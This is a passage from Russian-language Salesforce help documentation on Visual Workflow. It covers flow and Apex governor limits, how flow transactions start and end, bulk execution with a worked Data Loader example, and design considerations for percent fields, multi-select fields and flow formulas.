 **Прим.:** При необходимости воспользуйтесь пробной версией, позволяющей бизнес-правилам выполнять потоки в фоновом режиме. Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

Потоки не связываются с отдельным объектом. Они могут находить, создавать, обновлять и удалять записи для разных объектов.

Слово *Visual*, используемое в названии приложения Visual Workflow, указывает на возможность визуального создания потоков посредством облачной версии приложения Flow Designer. Интерактивный пользовательский интерфейс приложения позволяет создавать потоки без создания специального кода.

СМ. ТАКЖЕ:

[Какой инструмент автоматизации следует использовать?](#)

[Бизнес-правило](#)

[Visual Workflow](#)

## Ограничения и рекомендации для Visual Workflow

При создании, управлении и выполнении потоков рекомендуем просмотреть доступные полномочия, текущие ограничения и возможные неполадки.

### [Ограничения для Visual Workflow](#)

Ниже перечислены ограничения для потоков и контролируемые ограничения Apex, применяемые приложением Visual Workflow.

### [Рекомендации по проектированию потоков](#)

Ниже перечислены некоторые рекомендации по созданию потоков.

### [Рекомендации по управлению потоками](#)

Ниже перечислены некоторые ограничения по управлению потоками.

### [Рекомендации по выполнению потоков](#)

При запуске или тестировании потока помните о некоторых ограничениях и рекомендациях.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

[Доступность потока](#)

Visual Workflow соответствует требованиям статьи 508, кроме некоторых исключений.

СМ. ТАКЖЕ:

[Облачная версия приложения Flow Designer](#)

### Ограничения для Visual Workflow

Ниже перечислены ограничения для потоков и контролирующие ограничения Apex, применяемые приложением Visual Workflow.

|   |        |
|---|--------|
| Максимальное количество версий на один поток  | 50     |
| Максимальное количество выполненных элементов при выполнении  | 2000   |
| Максимальное количество активных потоков и процессов на одну организацию  | 500    |
| Максимальное количество потоков и процессов на одну организацию   | 1000   |
| Максимальное количество сеансов потока или групп запланированных действий (из процессов), доступных для одновременного ожидания             | 30,000 |
| Максимальное количество возобновленных сеансов потока или групп запланированных действий, выполняемых за час                                | 1000   |
| Максимальное количество оповещений по относительному времени, заданных в версиях потока или расписаниях на основе значения поля в процессах | 20,000 |

#### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

[Apex контролирует ограничения, влияющие на потоки](#)

Система Salesforce поддерживает строгие ограничения, позволяющие предотвращать единоличное использование общедоступных ресурсов бесконтрольными потоками в многопользовательской среде. Ограничения на транзакцию, применяемые кодом Apex, контролируют потоки. Если элемент инициирует превышение транзакцией контролирующих ограничений, то система выполняет откат всей транзакции. Откат транзакции выполняется даже при наличии заданного пути коннектора «Ошибка» в элементе.

[Потоки в транзакциях](#)

Каждый сеанс потока выполняется в контексте *транзакции*. Транзакция — это набор операций, выполняемых как единое целое. Например, транзакция может выполнять триггеры Apex и правила расширения помимо сеанса потока. Неудачное выполнение одного сеанса в транзакции инициирует отмену всех сеансов в транзакции, а также любых выполненных операций. Повторная попытка выполнения операций (включая сеанс потока) не предпринимается.

### Пакетное выполнение потока в транзакциях

Программисты могут создавать код, позволяющий одновременно выполнять похожие действия в одном пакете.

Например, выполнение одной операции по созданию 50 записей вместо 50 отдельных операций, каждая из которых создает одну запись. Данный процесс называется *пакетным выполнением* и препятствует превышению контролирующих ограничений. При использовании потоков система поддерживает автоматическое пакетное выполнение. Сеансы потока автоматически выполняют действия пакетом.

СМ. ТАКЖЕ:

[Visual Workflow](#)

[Ограничения и рекомендации для Visual Workflow](#)

### Apex контролирует ограничения, влияющие на потоки

Система Salesforce поддерживает строгие ограничения, позволяющие предотвращать единоличное использование общедоступных ресурсов бесконтрольными потоками в многопользовательской среде. Ограничения на транзакцию, применяемые кодом Apex, контролируют потоки. Если элемент инициирует превышение транзакцией контролирующих ограничений, то система выполняет откат всей транзакции. Откат транзакции выполняется даже при наличии заданного пути коннектора «Ошибка» в элементе.

| Описание  | Ограничение на транзакцию <sup>1</sup> |
|---|--|
| Общее количество отправленных запросов SOQL<br><br>(выполнения элементов «Обновление записи», «Удаление записи», «Поиск записи» и «Быстрый поиск»)  | 100                                    |
| Общее количество записей, извлеченных запросами SOQL<br><br>(во всех элементах «Обновление записи», «Удаление записи», «Поиск записи» и «Быстрый поиск», выполненных во всех сеансах транзакции)    | 50,000                                 |
| Общее количество отправленных операторов DML<br><br>(выполнения элементов «Создание записи», «Обновление записи», «Удаление записи», «Быстрое создание», «Быстрое обновление» и «Быстрое удаление») | 150                                    |
| Общее количество записей, обработанных в результате применения операторов DML   | 10,000                                 |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

<sup>1</sup> Автоматически запущенные потоки являются частью более крупной транзакции, используемой для их запуска. Например, потоки, запущенные посредством процесса, выполняются вместе с другими действиями процесса как часть более крупной транзакции. Потоки, содержащие элементы «Окно», могут охватывать несколько транзакций. Новая транзакция начинается при каждом нажатии кнопки «Далее». Потоки, содержащие элементы «Ожидание», охватывают несколько транзакций. Транзакция завершается, когда сеанс потока начинает ожидать событие. Возобновление сеанса потока инициирует начало новой транзакции. Операции, следующие за элементом «Ожидание», выполняются как часть пакетной транзакции, содержащей другие возобновленные сеансы.

СМ. ТАКЖЕ:

[Руководство разработчика Apex: контролирующие ограничения при выполнении](#)  
[Ограничения для Visual Workflow](#)

### Потоки в транзакциях

Каждый сеанс потока выполняется в контексте *транзакции*. Транзакция — это набор операций, выполняемых как единое целое. Например, транзакция может выполнять триггеры Apex и правила расширения помимо сеанса потока. Неудачное выполнение одного сеанса в транзакции инициирует отмену всех сеансов в транзакции, а также любых выполненных операций. Повторная попытка выполнения операций (включая сеанс потока) не предпринимается.

При выполнении каждой транзакции система Salesforce применяет контролирующие ограничения, препятствующие быстрому сокращению общедоступных ресурсов. При совместном использовании ресурсов несколькими организациями Salesforce система Salesforce контролирует все ресурсы на предмет их равномерного распределения между разными организациями. Данный принцип напоминает многоквартирный дом, использующий общий запас воды для обслуживания всех жильцов. Так, сосед, расходующий всю воду, мешает принимать душ другим жильцам. (Несмотря на свою банальность, данный пример позволяет уловить основную идею.) Контролирующие ограничения на транзакцию помогают избегать возникновения подобных ситуаций.

#### Когда начинается транзакция потока?

В зависимости от метода распространения потока, транзакция, выполняющая сеанс для данного потока, начинается разными способами.

#### Когда завершается транзакция потока?

Условие завершения транзакции определяется наличием некоторых элементов потока и необходимостью ее начала ввиду изменения записи.

СМ. ТАКЖЕ:

[Пакетное выполнение потока в транзакциях](#)


#### Когда начинается транзакция потока?

В зависимости от метода распространения потока, транзакция, выполняющая сеанс для данного потока, начинается разными способами.

| Метод распространения              | Причина начала транзакции       |
|------------------------------------|---------------------------------|
| Конструктор процессов <sup>1</sup> | Создание или обновление записи. |
| URL-адрес потока                   | Открытие URL-адреса.            |

| Метод распространения                                   | Причина начала транзакции   |
|---|---|
| Настраиваемая кнопка или ссылка                         | Выбор кнопки или ссылки.  |
| Страница Visualforce                                    | Открытие страницы.  |
| Метод <code>Interview.start()</code>                    | <p>Если метод начинается посредством триггера <code>before</code> или <code>after</code>, то транзакция начинается при создании или обновлении записи.</p> <p>В противном случае, транзакция начинается при вызове метода (или родительского метода).</p> <p>Метод <code>start()</code> использует ограничения совместно с другими операциями в транзакции и другими методами в классе.</p> |
| REST API (ресурс «Настраиваемые действия» или «Потоки») | Выполнение вызова REST. В зависимости от способа внедрения вызова REST, ограничения могут совместно использоваться с другими операциями.  |

<sup>1</sup> Аналогичный алгоритм применяется при распространении потока посредством бизнес-правил. Конструктор процессов заменяет триггеры потока как действия бизнес-правил, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правил, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правил недоступны новым организациям.

 **Прим.:** При выполнении элемента «Окно» или «Ожидание» текущая транзакция завершается, но начинается новая.

Когда завершается транзакция потока?


Условие завершения транзакции определяется наличием некоторых элементов потока и необходимостью ее начала ввиду изменения записи.

Ниже перечислены условия завершения транзакции.

- Выполнение элемента «Окно» или «Ожидание».
- Завершение порядка выполнения (если поток инициируется при создании или обновлении записи).
- Завершение всех сеансов в транзакции.

 **Совет:** При возможном превышении сеансом потока контролируемых ограничений внутри транзакции рекомендуем добавить элемент «Ожидание» или «Окно».

Сеанс, выполняемый данной транзакцией наряду с другими операциями, использует контролируемые ограничения транзакции совместно с другими операциями.

 **Пример:** Предположим, что обновление 100 обращений выполняется посредством приложения Data Loader. Ниже перечислены действия, выполняемые на основании порядка выполнения в транзакции и настроек в организации.

|   | Операция транзакции                                     | Использование оператора DML | Использование запроса SOQL |
|---|---|-----------------------------|----------------------------|
| 1 | Сохранение обращений в базе данных (без подтверждения). |                             |                            |

|    | Операция транзакции   | Использование оператора DML | Использование запроса SOQL |
|----|---|-----------------------------|----------------------------|
| 2  | Выполнение правил назначения обращений. Обновление ответственного за каждое обращение.  | ✓                           |                            |
| 3  | Выполнение правил расширения обращений. При наличии обращения, открытого на протяжении 10 дней, отправка сообщения эл. почты ответственному.  |                             |                            |
| 4  | Начало процесса.  |                             |                            |
| 5  | Поиск организации обращения.  |                             | ✓                          |
| 6  | При назначении организации рейтинга «Hot» использование Chatter для уведомления ответственного за организацию о наличии нового связанного обращения.  | ✓                           |                            |
| 7  | Запуск сеанса потока.   |                             |                            |
| 8  | Поиск родительской организации и количества связанных обращений.  |                             | ✓                          |
| 9  | Проверка организации на наличие более 5 открытых обращений.   |                             |                            |
| 10 | При наличии более 5 открытых обращений: поиск менеджера подразделения организации и последующая публикация сообщения в ленте Chatter организации для уведомления менеджера подразделения и ответственного за организацию. | ✓                           | ✓                          |
| 11 | При наличии не более 5 открытых обращений: публикация сообщения в ленте Chatter организации для уведомления только ответственного за организацию.   | ✓                           |                            |

СМ. ТАКЖЕ:

[Руководство разработчика Apex: триггеры и порядок выполнения](#)

### Пакетное выполнение потока в транзакциях

Программисты могут создавать код, позволяющий одновременно выполнять похожие действия в одном пакете. Например, выполнение одной операции по созданию 50 записей вместо 50 отдельных операций, каждая из которых создает одну запись. Данный процесс называется *пакетным выполнением* и препятствует превышению контролируемых ограничений. При использовании потоков система поддерживает автоматическое пакетное выполнение. Сеансы потока автоматически выполняют действия пакетом.

#### [Как работает пакетное выполнение потока?](#)

Пакетное выполнение операций сеанса поддерживается только при выполнении операциями одного элемента. Таким образом, все сеансы должны быть связаны с одним потоком.



### Какие элементы потока поддерживают пакетное выполнение?

Потоки могут выполнять пакетом любые элементы, выполняющие оператор DML или запрос SOQL, либо поддерживающие другие действия вне потока (например, отправка сообщения эл. почты).

#### Пример пакетного выполнения потока

Данный пример определяет порядок пакетного выполнения операций для потока при обновлении 100 обращений посредством приложения Data Loader.

СМ. ТАКЖЕ:

#### [Потоки в транзакциях](#)

### Как работает пакетное выполнение потока?

Пакетное выполнение операций сеанса поддерживается только при выполнении операциями одного элемента. Таким образом, все сеансы должны быть связаны с одним потоком.

При выполнении нескольких сеансов одного потока посредством одной транзакции каждый сеанс выполняется до момента достижения элемента, поддерживающего пакетное выполнение. Система Salesforce собирает все сеансы, достигшие одного элемента, и одновременно выполняет данные операции. При наличии сеансов, достигших другого элемента, система Salesforce одновременно выполняет данные операции. Данный процесс повторяется системой Salesforce до завершения всех сеансов.

При превышении любым сеансом контролирующего ограничения выполнение всех сеансов в транзакции завершается неудачей. Все операции, выполненные сеансами, отменяются; повторная попытка выполнения операций не предпринимается.



**Пример:** При загрузке 100 обращений поток «МойПоток\_2» инициирует один сеанс для каждого обращения.

- 50 сеансов выполняются до момента достижения элемента «Создание записи» по имени «Создать\_задачу\_1».
- Другие 50 сеансов выполняются до момента достижения элемента «Создание записи» по имени «Создать\_задачу\_2».

Результат? Наличие как минимум двух групп пакетных операций, подлежащих выполнению.

- Одна группа для 50 сеансов, выполняющих элемент «Создать\_задачу\_1».
- Одна группа для 50 сеансов, выполняющих элемент «Создать\_задачу\_2».

### Какие элементы потока поддерживают пакетное выполнение?

Потоки могут выполнять пакетом любые элементы, выполняющие оператор DML или запрос SOQL, либо поддерживающие другие действия вне потока (например, отправка сообщения эл. почты).

#### Элементы, создающие, обновляющие или удаляющие записи

При создании, обновлении или удалении записи транзакция выполняет оператор DML.

- Элементы «Создание» («Создание записи», «Быстрое создание»)
- Элементы «Обновление» («Обновление записи», «Быстрое обновление»)
- Элементы «Удаление» («Удаление записи», «Быстрое удаление»)

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Элементы «Быстрое действие»
- Элементы «Опубликовать в Chatter»
- Элементы «Отправить на утверждение»
- Элементы Apex: в зависимости от организации (только вызываемый код Apex)

#### Элементы, ищущие записи

При поиске по полям записи транзакция выполняет запрос SOQL.

- Элементы «Поиск» («Поиск записи», «Быстрый поиск»)
- Элементы «Обновление записи»
- Элементы «Удаление записи»
- Элементы Apex: в зависимости от организации (только вызываемый код Apex)

#### Элементы, отправляющие сообщения эл. почты

- Элементы «Отправка эл. почты»
- Элементы «Электронное предупреждение»
- Элементы Apex: в зависимости от организации (только вызываемый код Apex)



#### Прим.:

- В отличие от вызываемого кода Apex, элементы «Модуль Apex» не поддерживают пакетное выполнение.
- Несмотря на пакетное выполнение вызываемого кода Apex, поток не поддерживает способы определения операций вызванных методов. Чтобы гарантировать пакетное выполнение данных операций, убедитесь, что код соответствует рекомендациям по пакетному выполнению.

СМ. ТАКЖЕ:

[Руководство разработчика Apex: выполнение Apex в пределах контролируемых ограничений по выполнению](#)

Пример пакетного выполнения потока

Данный пример определяет порядок пакетного выполнения операций для потока при обновлении 100 обращений посредством приложения Data Loader.


#### Связанный поток

Чтобы получить более полное представление об используемых понятиях, воспользуйтесь структурой связанного потока.

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Поток выполняет действия ниже.

1. Поиск родительской организации обращения и количества открытых обращений, доступных данной организации.
2. Проверка организации на наличие более 5 открытых обращений.
3. При наличии более 5 открытых обращений:
  - a. Поиск менеджера подразделения для организации.
  - b. Публикация сообщения в ленте Chatter организации для уведомления менеджера подразделения и ответственного за организацию.
4. При наличии не более 5 открытых обращений: публикация сообщения в ленте Chatter организации для уведомления только ответственного за организацию.

### Выполняемые пакетом сеансы

Обновление записей инициирует одновременное создание одного сеанса потока для каждого обращения. Все сеансы связываются с одним потоком. Каждый сеанс выполняется до момента достижения элемента, поддерживающего пакетное выполнение.

Первый сеанс обрабатывается элементом «Поиск записи» (1). Элементы «Поиск записи» поддерживают пакетное выполнение, поэтому сеанс дожидается выполнения того же действия всеми другими сеансами. Затем система Salesforce одновременно выполняет все операции «Поиск записи» (так как они все соответствуют одному элементу одного потока). Транзакция выполняет один запрос SOQL вместо 100 запросов SOQL.

Первый сеанс оценивается элементом «Решение» (2). Организация содержит шесть обращений, поэтому сеанс направляется по пути «Более 5». Сеанс передается второму элементу «Поиск записи» (3a). Данный элемент поддерживает пакетное выполнение, поэтому сеанс дожидается дальнейшей обработки именно здесь.

Второй сеанс оценивается элементом «Решение» (2). Данная организация содержит одно обращение, поэтому сеанс направляется по пути «Не более 5». Сеанс передается элементу «Опубликовать в Chatter» (4). Данный элемент также поддерживает пакетное выполнение, поэтому сеанс дожидается дальнейшей обработки именно здесь.

После обработки всех сеансов 30 сеансов ожидают выполнения второго элемента «Поиск записи» (3a), а остальные 70 сеансов ожидают выполнения элемента «Опубликовать в Chatter» (4).

Система Salesforce одновременно выполняет все операции «Поиск записи» (3a) для первых 30 сеансов. Транзакция выполняет один запрос вместо 30 отдельных запросов SOQL.

Затем транзакция возвращается к элементу «Опубликовать в Chatter» (4), где 70 сеансов ожидают выполнения операций «Опубликовать в Chatter». Помните, что данные сеансы соответствуют организациям, которые содержат не более 5 обращений. Система Salesforce одновременно выполняет операции «Опубликовать в Chatter». Транзакция выполняет один оператор DML для одновременного создания всех 100 сообщений вместо 100 отдельных операторов DML для создания каждого сообщения Chatter. Элемент «Опубликовать в Chatter» не имеет последующего связанного элемента, поэтому выполнение данных 70 сеансов завершается.

30 сеансов, выполнивших поиск соответствующего менеджера подразделения, передаются последнему элементу «Опубликовать в Chatter» (3b). После обработки всех 30 сеансов система Salesforce одновременно выполняет все 30 операций «Опубликовать в Chatter». Транзакция выполняет один оператор вместо выполнения 30 отдельных операторов DML для каждого сообщения Chatter. Элемент «Опубликовать в Chatter» не имеет другого связанного элемента, поэтому выполнение данных 30 сеансов завершается.

## Рекомендации по проектированию потоков

Ниже перечислены некоторые рекомендации по созданию потоков.

### Удаление переменных

Удаление переменной sObject или переменной коллекции sObject инициирует назначение значения null любым назначениям переменной, использующим удаленную переменную.

### Манипулирование процентными значениями

Тщательно проверьте свои потоки, если в них используются переменные sObject для манипулирования процентными значениями. При вставке значения в поле процентов переменной sObject значение автоматически делится на 100.

Например, в потоке содержится переменная varNumber, значение которой равно 100. При назначении этого значения переменной sObject {!Opportunity.Probability} значение преобразуется в 0,1. Такое преобразование выполняется каждый раз при передаче значения в поле процентов переменной sObject. Поэтому, если назначить значение {!Opportunity.Probability} тому же полю второй переменной sObject {!Opportunity2.Probability}, значение будет преобразовано из 0,1 в 0,001.

Во всех случаях, когда это возможно, используйте переменную числа для манипулирования процентными значениями. Если переменную sObject все же необходимо использовать, например, при создании записей с элементом «Быстрое создание», умножьте значение поля процентов на 100.

### Ссылка на пустые поля или ресурсы

Пустое значение любого поля или ресурса отображается при выполнении как значение null. Чтобы обрабатывать текстовое значение как пустую строку, а не как значение null, задайте данному значению глобальную постоянную { !\$GlobalConstant.EmptyString}.

### Логические типы обрабатывают значение null образом, отличным от false

Поток обрабатывает значение null как значение, отличное от false. Например, при попытке поиска записи, для которой поле для отметки имеет значение null, записи не будут возвращены. Вместо этого следует выполнить поиск

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

записей, где поле для отметки имеет значение `false`. Если вы используете переменную (например `myCheckbox = {!varBoolean}`), убедитесь, что она не имеет значения `null`, перед тем как вы создадите ссылку на нее при помощи фильтра или условия.

### Настройка типа записи

Чтобы задать тип записи, воспользуйтесь кодом типа записи. Найдите тип записи по имени и сохраните его код в потоке.

Например, найдите запись `RecordType`, поле «Имя» которой содержит значение «Сокращенный заказ», посредством элемента «Поиск записи» и сохраните код данного типа записи в переменной. Затем воспользуйтесь переменной для заполнения поля записи заказа «Тип записи заказа».

### Внешние объекты

Внешние объекты в потоках не поддерживаются.

#### [Рекомендации по облачной версии приложения Flow Designer](#)

При создании потока в облачной версии приложения Flow Designer изучите его ограничения и алгоритмы. Например, данная версия приложения поддерживает разные языки, но не позволяет открывать потоки из управляемых пакетов.

#### [Рекомендации по работе с большими потоками](#)

Бизнес-процессы могут быть сложными. При использовании потока, выходящего за пределы холста, измените масштаб, выполните поиск на вкладке «Проводник» или сверните левую боковую панель.

#### [Ограничения для полей со множественным выбором](#)

Благодаря кнопкам-флажкам и полям раскрывающихся списков со множественным выбором пользователи потока могут выбирать несколько значений в поле окна. До того как приступить к использованию полей со множественным выбором, изучите, как они работают при проектировании потока и в ситуации, когда применяются пользователями.

#### [Ограничения для формул потока](#)

При создании ресурса «Формула» или добавлении проверки в поле ввода просмотрите ограничения для формул в Visual Workflow.

#### [Ограничения для контролируемых по времени потоков](#)

Прежде чем создавать потоки, содержащие как минимум один элемент «Ожидание», просмотрите перечисленные ниже ограничения и рекомендации.

СМ. ТАКЖЕ:

[Создание потока](#)

[Операторы потока](#)

[Ограничения и рекомендации для Visual Workflow](#)

[Ссылки на поля кросс-объекта в потоках](#)

## Рекомендации по облачной версии приложения Flow Designer

При создании потока в облачной версии приложения Flow Designer изучите его ограничения и алгоритмы. Например, данная версия приложения поддерживает разные языки, но не позволяет открывать потоки из управляемых пакетов.

- При выполнении значения даты/времени могут использовать часовые пояса, отличающиеся от тех, которые отображаются облачной версией приложения Flow Designer. Во время выполнения значения даты/времени учитывают параметры часового пояса текущего пользователя, заданные в системе Salesforce. Значения даты/времени, отображаемые в облачной версии приложения Flow Designer, используют часовой пояс, выбранный на компьютере. Облачная версия приложения Flow Designer дополняет значение даты/времени смещением относительно Гринвича.
- Облачная версия приложения Flow Designer не поддерживает кодировку UTF-8 в полях пользовательского ввода.
- Облачная версия приложения Flow Designer содержит внедренные шрифты для всех поддерживаемых языков. Ниже перечислены поддерживаемые языки.
  - Английский (США)
  - Французский (Франция)
  - Немецкий (Германия)
  - Испанский (Испания)
  - Японский (Япония)
  - Китайский (традиционный)
  - Китайский (упрощенный)

Неподдерживаемые символы, введенные для поддерживаемого языка, отображаются посредством системных шрифтов взамен внедренных.

При использовании неподдерживаемых языков параметры системного шрифта используются для отображения всех символов в облачной версии приложения Flow Designer.

- Облачная версия приложения Flow Designer не позволяет открывать потоки, установленные из управляемых пакетов.
- Строка `null` не может быть введена в качестве значения текстового поля в облачной версии приложения Flow Designer.
- Облачная версия приложения Flow Designer поддерживает доступ к данным, существовавшим на момент ее открытия. При изменении данных или метаданных организации рекомендуем закрыть и повторно открыть облачную версию приложения Flow Designer для их использования в потоке. Например, при добавлении настраиваемого поля или изменении класса Apex после открытия облачной версии приложения Flow Designer рекомендуем закрыть и повторно открыть облачную версию приложения Flow Designer.
- Облачная версия приложения Flow Designer использует полномочия и языки, назначенные текущему пользователю.
- Если открываемый поток последний раз открывался в выпуске Winter'12 или ранее, то каждое логическое решение преобразуется в многорезультатный элемент «Решение», который:
  - использует имя устаревшего решения.
  - наследует уникальное имя устаревшего решения, дополненное элементом «\_switch».
  - использует результат с меткой «Истина». Уникальное имя данного результата соответствует уникальному имени устаревшего решения, а его условия извлекаются из результата «Истина» устаревшего решения.
  - использует стандартный результат с меткой «Ложь».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Рекомендации по работе с большими потоками

Бизнес-процессы могут быть сложными. При использовании потока, выходящего за пределы холста, измените масштаб, выполните поиск на вкладке «Проводник» или сверните левую боковую панель.

### Масштаб

Чтобы увеличить или уменьшить масштаб потока, воспользуйтесь кнопками «+» и «-» в правой части холста.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### Поиск на вкладке «Проводник»

Чтобы найти конкретный элемент или ресурс, выполните поиск на вкладке «Проводник».




- Чтобы найти конкретный элемент, введите его имя в поле поиска.
- Чтобы найти все экземпляры отдельного элемента или ресурса, щелкните значок лупы и выберите нужный тип.


После обнаружения нужного ресурса на вкладке «Проводник» просмотрите элементы, использующие данный ресурс. Откройте вкладку «Использование» на панели «Описание».



После обнаружения нужного элемента на вкладке «Проводник» найдите данный элемент на холсте. Наведите указатель мыши на элемент и щелкните значок лупы.




Элемент выделяется на холсте зеленым цветом.



При необходимости облачная версия приложения Flow Designer автоматически прокручивает страницу для отображения элемента, находящегося не на виду.

### Сворачивание левой боковой панели

Чтобы скрыть вкладки «Палитра», «Ресурсы» и «Проводник», щелкните стрелку влево напротив боковой панели. Данное действие позволяет увеличить полезное пространство холста.



### Ограничения для полей со множественным выбором

Благодаря кнопкам-флажкам и полям раскрывающихся списков со множественным выбором пользователи потока могут выбирать несколько значений в поле окна. До того как приступить к использованию полей со множественным выбором, изучите, как они работают при проектировании потока и в ситуации, когда применяются пользователями.

### Настройка полей ресурсов со множественным выбором

- Поле со множественным выбором может содержать только одно стандартное значение.
- При наличии соответствующих настроек ресурс «Динамический выбор записи» позволяет назначать переменным потока значения полей, доступные в выбранной пользователем записи. Если поле со множественным выбором использует динамический выбор записи, то переменные потока хранят только значения из последней записи, выбранной пользователем. Если несколько полей со множественным выбором в одном окне используют один и тот же динамический выбор записей, присвоения переменных распространяются на первые из этих полей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Использование значений из поля ресурса множественного выбора

- При выполнении значение поля со множественным выбором является объединением выбранных пользователем значений, разделенных точками с запятыми. Если какое-либо из выбранных значений включает точки с запятыми, то последние будут удалены.
- Если вы задействуете поля со множественным выбором в условиях потока, следуйте нашим рекомендациям.
  - Настройте сохраненное значение для каждого варианта, используемого в полях со множественным выбором.
  - Поля со множественным выбором, доступные в одном окне, не должны содержать одинаковых вариантов.

СМ. ТАКЖЕ:

[Элемент «Окно» в потоке: поля выбора](#)

## Ограничения для формул потока

При создании ресурса «Формула» или добавлении проверки в поле ввода просмотрите ограничения для формул в Visual Workflow.

- Формулы потока могут содержать не более 3 000 символов.
- Формула возвращает значение null, если:
  - Значение, возвращаемое формулой, не соответствует ее типу данных.
  - Формула содержит неподдерживаемую функцию.

Например, результатом ресурса «Формула», использующего тип данных «Число», должно быть число.

- Ниже перечислены функции, которые не поддерживаются формулой потока.
  - GETRECORDIDS
  - IMAGE
  - INCLUDE
  - ISCHANGED
  - ISNEW
  - PARENTGROUPVAL
  - PREVGROUPVAL
  - PRIORVALUE
  - REQUIRE SCRIPT
  - VLOOKUP

Полный список операторов и функций, доступных для создания формул, см. в разделе [«Операторы и функции формулы»](#) на странице 4632 интерактивной справки Salesforce.

- В потоке функция CONTAINS проверяет все символы внутри скобок. При использовании ссылок на поля кросс-объекта функция CONTAINS выполняет действия, аналогичные другим областям Salesforce. Она проверяет только первые 250 символов ссылки.

См. пример ниже. Переменная varContract ссылается на переменную sObject, содержащую значения записи контракта. Данное выражение формулы проверяет только первые 250 символов.

```
CONTAINS ({!varContract.Account.Description}, "description")
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Данное выражение формулы проверяет все символы поля.

```
CONTAINS ({!varContract.Description}, "description")
```

- Если поле окна «Отображать текст» содержит недопустимую формулу, то при выполнении поток отображает пустую строку.
- Поток, содержащий недопустимую формулу, не может быть активирован.

СМ. ТАКЖЕ:

[Ресурс потока «Формула»](#)

[Ресурсы потока](#)

### Ограничения для контролируемых по времени потоков

